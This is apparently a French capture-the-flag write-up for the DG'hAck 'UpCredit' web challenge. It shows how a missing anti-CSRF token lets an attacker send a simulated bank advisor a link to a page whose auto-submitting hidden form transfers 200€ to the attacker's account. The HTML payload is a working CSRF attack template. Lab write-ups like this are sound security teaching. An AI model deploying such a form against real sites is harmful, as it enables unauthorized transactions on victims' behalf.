

WriteUp « DG'hAck UpCredit »

The screenshot shows a web browser window with the URL <https://www.dghack.fr/challenges/dghack/upcredit/>. The page title is "UpCredit" and it is categorized as a "Challenge".

Challenge Details:

- Points:** 100 Points
- Difficulty:** Facile
- Category:** Web
- Validations:** 147 validations

Description:

En tant qu'ingénieur expert en recherche de vulnérabilité nouvellement embauché à DGA MI, vous décidez de changer de banque.

La banque UpCredit est une banque 100% en ligne. Vous pouvez vous inscrire et gérer immédiatement votre compte !

Pour obtenir le flag, vous devrez dépenser 200€. Vous pouvez contacter votre conseiller à tout moment pour qu'il vous aide.

Accès à l'épreuve:

URL: <http://upcredit4.challmalicecyber.com/>

Validation Log:

- 22 novembre 2020 à 01:47: Sm889 a validé cette épreuve.
- 22 novembre 2020 à 01:10: Dealabs a validé cette épreuve.
- 21 novembre 2020 à 23:09: Killerpapy a validé cette épreuve.

Flag Input:

Flag:

Buttons: Connexion, Créer un compte, Valider cette épreuve

Dans la description du challenge il est indiqué qu'il faut dépenser 200€ pour obtenir le flag et que nous pouvons contacter notre conseiller à tout moment.

Pour avoir accès à l'application nous devons d'abord nous enregistrer :

Create an account

Nous obtenons alors un compte :

✓ Welcome to UPCredit !

Your registration has been taken into account ! Here are your credentials, keep them preciously !

Account ID : VsZfdr7j9

Password : gwbMbrN5thbrieUR9Pbn

And now ? Your account has just been created and you will receive your credit card shortly **UPCredit!**

You can now use your username to access your personal space to follow the progress of your account, update your profile, etc.


[➔ Access my space](#)

Connectons-nous avec les identifiants fournis :

The screenshot shows a web browser window with the URL `upcredit4.chall.malicecyber.com`. The page header includes "Advice area" and "Shell My". The main content area features a banner with the text "Welcome to your customer area UPCredit" and "Buy the flag for 200€". A yellow notification box displays "Insufficient funds". Below the banner, the account balance is shown as "Account balance: 0.00€". Navigation links include "ACTIVITY", "MY CARDS", and "CONTACT YOUR ADVISOR". A section titled "What did happen on your account lately?" contains a single entry dated "22/11/2020" with the text "Account created, welcome to UPCredit". The footer contains the text "UpCredit - The bank that is good. © 2017 - All Rights Reserved. Designed by Uldeck".

Nous voyons que notre compte n'a pas de fonds et nous ne pouvons pas acheter le flag.

Une fonctionnalité de virement entre comptes est disponible :




En analysant cette fonctionnalité nous nous apercevons qu'il n'y a pas de protection « anti-CSRF », il est alors possible de déclencher un transfert de fond avec une simple soumission de formulaire.

Forgeons notre lien permettant de transférer 200€ vers notre numéro de compte :

<http://upcredit4.chall.malicecyber.com/transfer?account=VsZfdr7j9&amount=200>


Lorsque nous appelons cette URL, nous avons un message d'erreur nous indiquant que la « méthode n'est pas autorisée », il faut alors effectuer une requête POST pour que l'action soit prise en compte.

Essayons d'envoyer un mail à notre conseiller avec du Javascript :




Ça ne fonctionne pas. Le Javascript ne doit pas être autorisé.

Tentons de lui envoyer un lien (vers un requestbin par exemple):




Bingo, ça fonctionne, le conseiller clique sur le lien :



Nous pouvons alors écrire une page web qui effectue le virement et envoyer le lien vers cette page à notre conseiller :

```
<html>
<body>
  <form action="http://upcredit4.chall.malicecyber.com/transfer" method="POST">
    <input type="hidden" name="account" value="VJWdrSkoK"/>
    <input type="hidden" name="amount" value="200"/>
  </form>
<script>document.forms[0].submit();</script>
</body>
</html>
```

Bingo, ça fonctionne, nous venons de recevoir 200€ :



The screenshot shows a web browser window with the URL `upcredit4.chall.malicecyber.com`. The page displays a welcome message: "Welcome to your customer area UPCredit" with a green button "Buy right now!". Below this, the account balance is shown as **Account balance: +200.00€**. The navigation menu includes "ACTIVITY", "MY CARDS", and "CONTACT YOUR ADVISOR".

Under "MY CARDS", there are two sections:

- Checking account**: UPCredit - Standard Account, Account number: **VJWdrskoK**
- Card status**: In shipment. Your card will be delivered to you as soon as possible.

Under "ACTIVITY", there is a **Money transfer** section with the instruction "Send money to another account." and input fields for "Account number" and "Amount".

Il ne reste plus qu'à acheter le flag :

